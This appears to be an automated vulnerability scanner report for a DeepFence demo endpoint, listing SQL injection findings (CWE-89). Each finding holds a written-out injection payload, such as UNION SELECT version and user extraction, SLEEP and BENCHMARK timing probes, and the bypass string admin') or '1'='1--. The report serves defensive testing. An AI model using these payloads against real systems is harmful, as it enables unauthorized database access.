Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#644

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#645				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	<table><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#646		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 3</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 3
Name	Value				
demouser@deepfence.io	ORDER BY 3				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#647	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#648					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#649

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or benchmark(50000000,MD5(1))#</td></tr></table>	Name	Value	demouser@deepfence.io	or benchmark(50000000,MD5(1))#
Name	Value				
demouser@deepfence.io	or benchmark(50000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#650				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#651

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	'%20o/**/r%201/0%20--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#652

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 19</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 19
Name	Value				
demouser@deepfence.io	ORDER BY 19				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#653				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#654				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),3--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),3--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),3--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#655

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>admin') or '1'='1--</td></tr> </table>	Name	Value	demouser@deepfence.io	admin') or '1'='1--
Name	Value				
demouser@deepfence.io	admin') or '1'='1--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#656				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK</td></tr> </table>	Name	Value	demouser@	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK
Name	Value				
demouser@	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK				

	deepfence.io	(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 